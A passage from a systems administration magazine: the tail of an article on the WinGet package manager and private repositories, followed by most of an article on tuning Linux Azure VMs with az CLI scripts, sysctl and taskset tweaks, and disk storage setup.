and the Type of installer. Supported installers include EXE, ZIP, MSI, and PORTABLE. Next, proceed to upload the MSI installer.

Alternatively, you can provide the URL for the installer or setup program. In this case, you must specify the SHA-256 hash value. The WinGet CLI includes a `hash` command to generate this hash value for you.

From the Windows client context, add the new private repo:

```
winget source add -n api.winget.pro ➥
  -a https://api.winget.pro/36b4435b-➥
     4066-425f-83fd-f8db7e4028a3 ➥
  -t "Microsoft.Rest"
```

Note that you must be an admin to run this command. Later, to confirm or check package sourcing, use

```
winget source list
```

Once the above setup is complete, you can search, install, and update packages from your private repo.

WinGet in the Enterprise

Microsoft Intune further enhances software distribution and management across enterprises by integrating with Windows Package Manager, thus streamlining the application deployment process. This improvement enables Intune to handle various package types, including EXE, MSI, APPX, and MSIX files, which allows you to find, configure, and manage applications efficiently.

The enhanced Intune cloud platform offers an improved admin center with advanced search capabilities for Microsoft Store apps, facilitating a smoother and more efficient management workflow. This development signifies a strategic move toward a more centralized and streamlined approach for managing and deploying Windows applications through Intune with the use of WinGet technology as one option to install apps and manage app lifecycles. For more information, check out the Microsoft Mechanics episode on updates to Windows app management in Intune with WinGet [8].




Figure 3: The package installer is defined on the winget.Pro Versions page.

Conclusion

The evolution of package management within the Windows ecosystem has reached another milestone with the introduction of WinGet. As detailed in this article, WinGet is a testament to this journey. It has expanded its functionalities to encompass integrations with partner services, including cloud enterprise solutions such as Intune, further enhancing its utility and adoption. ■

Info

[1] WinGet: [https://winget.run]

[2] Article scripts and other source code artifacts: [https://github.com/krwittmer/admin-magazine-source.git]

[3] Windows Package Manager submission test repository: [https://github.com/microsoft/winget-pkgs-submission-test]

[4] Microsoft CLA: [https://github.com/microsoft/winget-pkgs-submission-test/blob/master/CODE_OF_CONDUCT.md]

[5] Community repository: [https://github.com/microsoft/winget-pkgs]


[6] Commercial SaaS for private WinGet repository management: [https://winget.pro]

[7] Winget-Create docs: [https://github.com/microsoft/winget-create/blob/main/doc/new.md]

[8] Updates to Windows App management in Intune with WinGet: [https://techcommunity.microsoft.com/t5/microsoft-mechanics-blog/updates-to-windows-app-management-in-intune-with-winget/ba-p/3685406]

Author

Kevin Wittmer, a chief IT specialist at Bosch Group, has a strong affinity for all aspects of Visual Studio Code.



Optimize and manage Linux-based Azure VMs

Mastery

Master advanced configuration techniques for Azure virtual machines on Linux with a focus on optimizing performance by applying system tweaks, managing storage solutions, and automating monitoring tasks.

By Marcin Gastol

In the realm of cloud computing, the performance of your virtual machines (VMs) directly affects the efficiency, reliability, and cost-effectiveness of your services, especially in Microsoft Azure, where Linux VMs are often deployed to run various applications – from web services to data processing tasks. System optimization for Azure VMs running Linux is not just a routine task; it's a critical endeavor that ensures your workloads perform optimally, making the best use of resources while controlling costs.

Assessing System Performance

In the pursuit of optimizing Azure VMs on Linux, it is essential to grasp and utilize the correct tools and metrics to assess system performance effectively. These tools are pivotal in pinpointing performance bottlenecks and are integral to the ongoing process of monitoring and adjustment.

Azure Monitor stands out as a robust built-in service within Azure for gathering, analyzing, and acting on telemetry data from Azure and on-premises environments. It offers a comprehensive suite of metrics and logs, facilitating a deep understanding of application and resource behavior on Azure. Features such as alert setups, metric visualization in dashboards, and detailed analyses are invaluable for pinpointing optimization opportunities.

For Unix systems, interactive process viewers like the more traditional tool, `top`, and `htop`, known for its user-friendly interface and additional functionalities like vertical and horizontal scrolling, are essential for real-time monitoring of system resources such as CPU, memory, and process management.

The `vmstat` command is another vital tool, offering snapshots of processes, memory, paging, block I/O, traps, and CPU activity. This tool is especially useful for real-time system monitoring, providing essential data on the system's key resources and performance.

When it comes to analyzing disk I/O performance, `iostat` is the preferred tool, delivering detailed statistics on disk reads and writes, which are crucial for identifying storage-related performance bottlenecks. Additionally, `sar` from the *sysstat* package is excellent for collecting, reporting, and saving system activity information, which aids in historical data analysis to spot trends and potential issues.

For those looking to automate the collection and analysis of performance data, the Azure command-line interface (CLI) and PowerShell cmdlets are indispensable. These tools facilitate the management of resources and the application of optimizations programmatically.

In terms of key metrics, CPU utilization is a significant indicator of whether a VM is underprovisioned or facing high demand, which can inform decisions on VM size adjustments or load balancing. Memory utilization is also crucial; excessive memory pressure can severely degrade performance, making it vital to ensure that applications have sufficient RAM.

Lead Image © Allan Swart, 123RF.com

Disk I/O metrics, such as read-write speeds and operations per second (IOPS), are critical for storage-intensive applications and can indicate when disk configuration changes are necessary. Monitoring network throughput and latency is essential for identifying networking issues that could affect performance or user experience. Additionally, keeping track of the number of running and blocked processes helps gauge how effectively the system is managing its workload. By leveraging these tools and metrics, system administrators can obtain a thorough understanding of the performance of their Azure VMs on Linux. This knowledge is not only crucial for current system optimizations but also positions the VMs for future scalability and efficiency enhancements.

Azure CLI for Custom Monitoring Scripts

To begin automating your monitoring tasks, you first need to install and configure Azure CLI to communicate with your Azure account. Once set up, you can use the script in Listing 1 to retrieve and log CPU and memory metrics for a specified VM. This script:

- defines the resource group and VM name for which you're collecting metrics,
- sets the time range for the metrics to the last hour,
- uses `az monitor metrics list` to fetch CPU and memory utilization metrics, and
- logs the fetched metrics to a file named `vm_metrics_log.txt`.

Be sure to modify the `<YourResourceGroupName>`, `<YourVMName>`, and `<YourSubscriptionID>` placeholders with your actual Azure resource group name, VM name, and subscription ID. For memory metrics, ensure you have a mechanism in place (e.g., the Azure Diagnostics extension or custom monitoring solutions) to report memory usage, because Azure Monitor does not provide this service by default for VMs. Schedule this script to run at your desired frequency with cron jobs (for Linux) or Task Scheduler (for Windows) to automate the monitoring process. This script provides a basic framework for automating the collection of performance metrics with the Azure CLI. It can be extended or modified on the basis of specific monitoring needs, such as incorporating additional metrics, adjusting the time range, or integrating with alerting mechanisms for real-time notification.

Listing 1: Retrieve and Log Metrics

```
#!/bin/bash
# Define variables
resourceGroupName="<YourResourceGroupName>"
vmName="<YourVMName>"
dateTimeNow=$(date --utc +%Y-%m-%dT%H:%M:%SZ)
dateTimeStart=$(date --utc --date='1 hour ago' +%Y-%m-%dT%H:%M:%SZ)
# Fetch CPU Utilization Metrics
cpuMetrics=$(az monitor metrics list
  --resource "/subscriptions/<YourSubscriptionID>/resourceGroups/
    $resourceGroupName/providers/Microsoft.Compute/virtualMachines/$vmName"
  --metric "<name of metric depends on system>"
  --start-time $dateTimeStart
  --end-time $dateTimeNow
  --interval PT1M
  --output table)

# Fetch Memory Utilization Metrics
# Note: example assumes you have set up custom metrics for memory or are
using a VM extension like Diagnostics extension to collect memory metrics.
memoryMetrics=$(az monitor metrics list
  --resource "/subscriptions/<YourSubscriptionID>/resourceGroups/
    $resourceGroupName/providers/Microsoft.Compute/virtualMachines/$vmName"
  --metric "<name of metric depends on system>"
  --start-time $dateTimeStart
  --end-time $dateTimeNow
  --interval PT1M
  --output table)

# Log the metrics to a file
echo "CPU Metrics for $vmName:" >> vm_metrics_log.txt
echo "$cpuMetrics" >> vm_metrics_log.txt
echo "Memory Metrics for $vmName:" >> vm_metrics_log.txt
echo "$memoryMetrics" >> vm_metrics_log.txt
echo "Metrics logged to vm_metrics_log.txt"
```

Modifying VM Settings

Optimizing your Azure VMs for better CPU and memory utilization involves not just monitoring and analysis, but also knowing how to apply configurations effectively. For Linux VMs on Azure, many optimizations can be done from the command line, leveraging tools like Azure CLI for VM resizing and Linux commands for in-system adjustments. The following practical examples demonstrate how to modify VM settings for optimization.
If analysis indicates that your VM needs resizing to better fit its workload, you can use the Azure CLI to adjust its size:

```
az login
az vm list-sizes ➥
  --location <YourRegion> ➥
  --output table
az vm resize ➥
  --resource-group <YourResourceGroupName> ➥
  --name <YourVMName> ➥
  --size <NewVMSize>
```

With these three lines, you log in to your Azure account through the CLI and, before resizing, check which sizes are available in your VM's region (replace `<YourRegion>` with the location of your VM, e.g., `eastus`). Once you've chosen a suitable size, you resize your VM (replace the placeholders with your resource group name, VM name, and the desired new VM size). This command changes the VM's size, thereby adjusting its CPU and memory according to the chosen VM size specification.
Linux systems offer parameters that can be tweaked to optimize memory usage. For example, adjusting the `vm.swappiness` parameter can control swap usage. The swappiness parameter ranges from 0 to 100, where a lower value reduces swap usage, which might be desirable for certain

memory-intensive applications. To check and change your swappiness value, enter:

```
sysctl vm.swappiness
sudo sysctl vm.swappiness=10
```

The last command sets the swappiness to 10, indicating a lower tendency to use swap. For a permanent change, add `vm.swappiness = 10` to the `/etc/sysctl.conf` file.

CPU affinity specifies the set of CPU cores on which a process can run. Adjusting CPU affinity can help in managing CPU loads and optimizing performance:

```
pidof nginx
sudo taskset -cp 0 <PID>
```

To begin, you find the PID of the process you want to adjust (in this example, NGINX). Next, you use the `taskset` command to set the CPU affinity (replace `<PID>` with the process ID you found from the previous command). In this case, NGINX is set to run only on the first core (core 0).

These command-line examples provide a foundation for applying CPU and memory optimizations to your Azure VMs running Linux. Although direct modifications through the Azure CLI affect the VM's allocated resources, in-system adjustments allow for finer control over how those resources are used. Combining these approaches can lead to a well-optimized environment, balancing performance and cost efficiency.

Advanced Storage Management

Azure VMs offer a variety of storage options to cater to the diverse needs of applications, ranging from high I/O throughput requirements to cost-effective storage solutions. Selecting the appropriate storage type and configuration is pivotal in optimizing performance and cost. In this section, I explore the differences between hard and solid-state disk (HDD and SSD) storage options, Premium versus Standard disks, and the effect of disk caching settings on performance.

Hard disk storage is a cost-effective solution suitable for scenarios in which high I/O performance is not critical. Azure offers a Standard HDD disk type that is ideal for development and test environments, backup, and non-critical applications. The main advantages of HDDs are their lower cost and options for higher capacity, making them suitable for bulk storage needs, where access speed is less of a concern.

SSD storage provides high I/O throughput and low latency, which is essential for performance-sensitive applications. Azure categorizes SSD storage into two types: Standard SSD and Premium SSD. Standard SSD is a step up from HDD, offering better performance and reliability. Standard SSD is suitable for web servers, lightly used enterprise applications, and development environments where moderate I/O performance is sufficient.

Premium SSD is designed for I/O-intensive applications and offers high throughput and low latency, with support for more IOPS and higher throughput than the Standard SSD type. Use cases include databases, data analytics, and high-performance computing applications that require consistent high-speed access to storage.

Disk Caching for Performance

Disk caching is a technique that stores data temporarily in faster storage to improve read and write performance. In Azure VMs, you can configure caching policies on your disks at the level of the individual disk attached to the VM. You have the choice of three caching options:

- *None* disables caching and is suitable for disks that host data changing frequently, minimizing the risk of data loss in transactional applications.
- *ReadOnly* caches read data only and is ideal for scenarios in which applications perform many more read than write operations, such as boot volumes and read-heavy databases.
- *ReadWrite* caches both read and write operations and is optimal for scenarios with balanced read and write operations, providing a boost in performance for temporary data and scenarios in which data durability is less critical.

Choosing the right caching policy depends on the application workload characteristics. For example, Premium SSDs with *ReadWrite* caching are ideal for performance-sensitive applications requiring fast write operations. Conversely, Standard SSDs with *ReadOnly* caching can significantly improve read performance for less I/O intensive applications at a lower cost.

The following best practices should be applied to caching.

1. Assess workload requirements. Analyze your application's performance needs by monitoring disk I/O metrics. Azure Monitor can help identify the optimal disk type and caching settings.
2. Balance performance with cost. Evaluate whether the performance benefits of Premium SSDs justify the additional cost according to your application needs.
3. Regularly review storage performance. Workload patterns can change, necessitating adjustments to storage configurations. Regularly reviewing and adjusting disk types and caching settings can ensure ongoing optimization of performance and cost.

By understanding the distinctions between Azure's storage options and judiciously configuring disk types and caching settings, you can significantly enhance VM performance tailored to the specific needs of your applications. This strategic approach to storage management underpins efficient and cost-effective Azure VM operations.

Additional Storage

Expanding your Azure VM's storage capacity by attaching additional disks is a common task for accommodating growing data needs or optimizing performance. This process can

be seamlessly managed through the Azure CLI, providing a flexible and scriptable way to adjust your VM's storage configuration.

To attach additional storage disks from the Azure CLI (Listing 2), create and attach a new disk. Be sure to replace the placeholders with your resource group name, the name for the new disk, disk size (GB), disk type (e.g., `Standard_LRS`, `Premium_LRS`), Azure region, and VM name. After attaching the disk to your Linux VM, log in to initialize, partition, and format the disk. Begin by identifying the new disk (e.g., `/dev/sdc`) with `lsblk` or `fdisk` and follow the interactive prompts to create a new partition. Format the partition with your chosen filesystem (e.g., ext4). Next, create a mount point and mount the disk. To ensure the disk mounts automatically on reboot, add an entry to `/etc/fstab`. To follow best practices for disk partitioning and filesystem optimization:

- Be certain to choose the correct filesystem. For Linux VMs, ext4 is widely used because of its reliability and support for large filesystems. However, for specific use cases (e.g., when dealing with large files or databases), XFS could offer performance benefits.
- Ensure partitions are properly aligned and select an appropriate block size for your filesystem to optimize disk I/O. Misalignment can lead to suboptimal disk performance.
- Keep your operating system and application data on separate disks. This separation enhances performance and simplifies backup and recovery processes.
- Use tools like `iostat` to monitor disk I/O performance and keep an eye on metrics such as IOPS, throughput, and latency to identify potential bottlenecks or opportunities for optimization.

Listing 2: Adding Storage

```
# Create a new managed disk
az disk create
   --resource-group <ResourceGroupName>
   --name <DiskName>
   --size-gb <Size>
   --sku <DiskType>
   --location <Location>


# Attach the created disk to a VM
az vm disk attach
   --vm-name <VMName>
   --resource-group <ResourceGroupName>
   --disk <DiskName>

# Partition and format the disk
sudo fdisk /dev/sdc
sudo mkfs.ext4 /dev/sdc1

# Create a mountpoint and mount the disk
sudo mkdir /mnt/data
sudo mount /dev/sdc1 /mnt/data
```

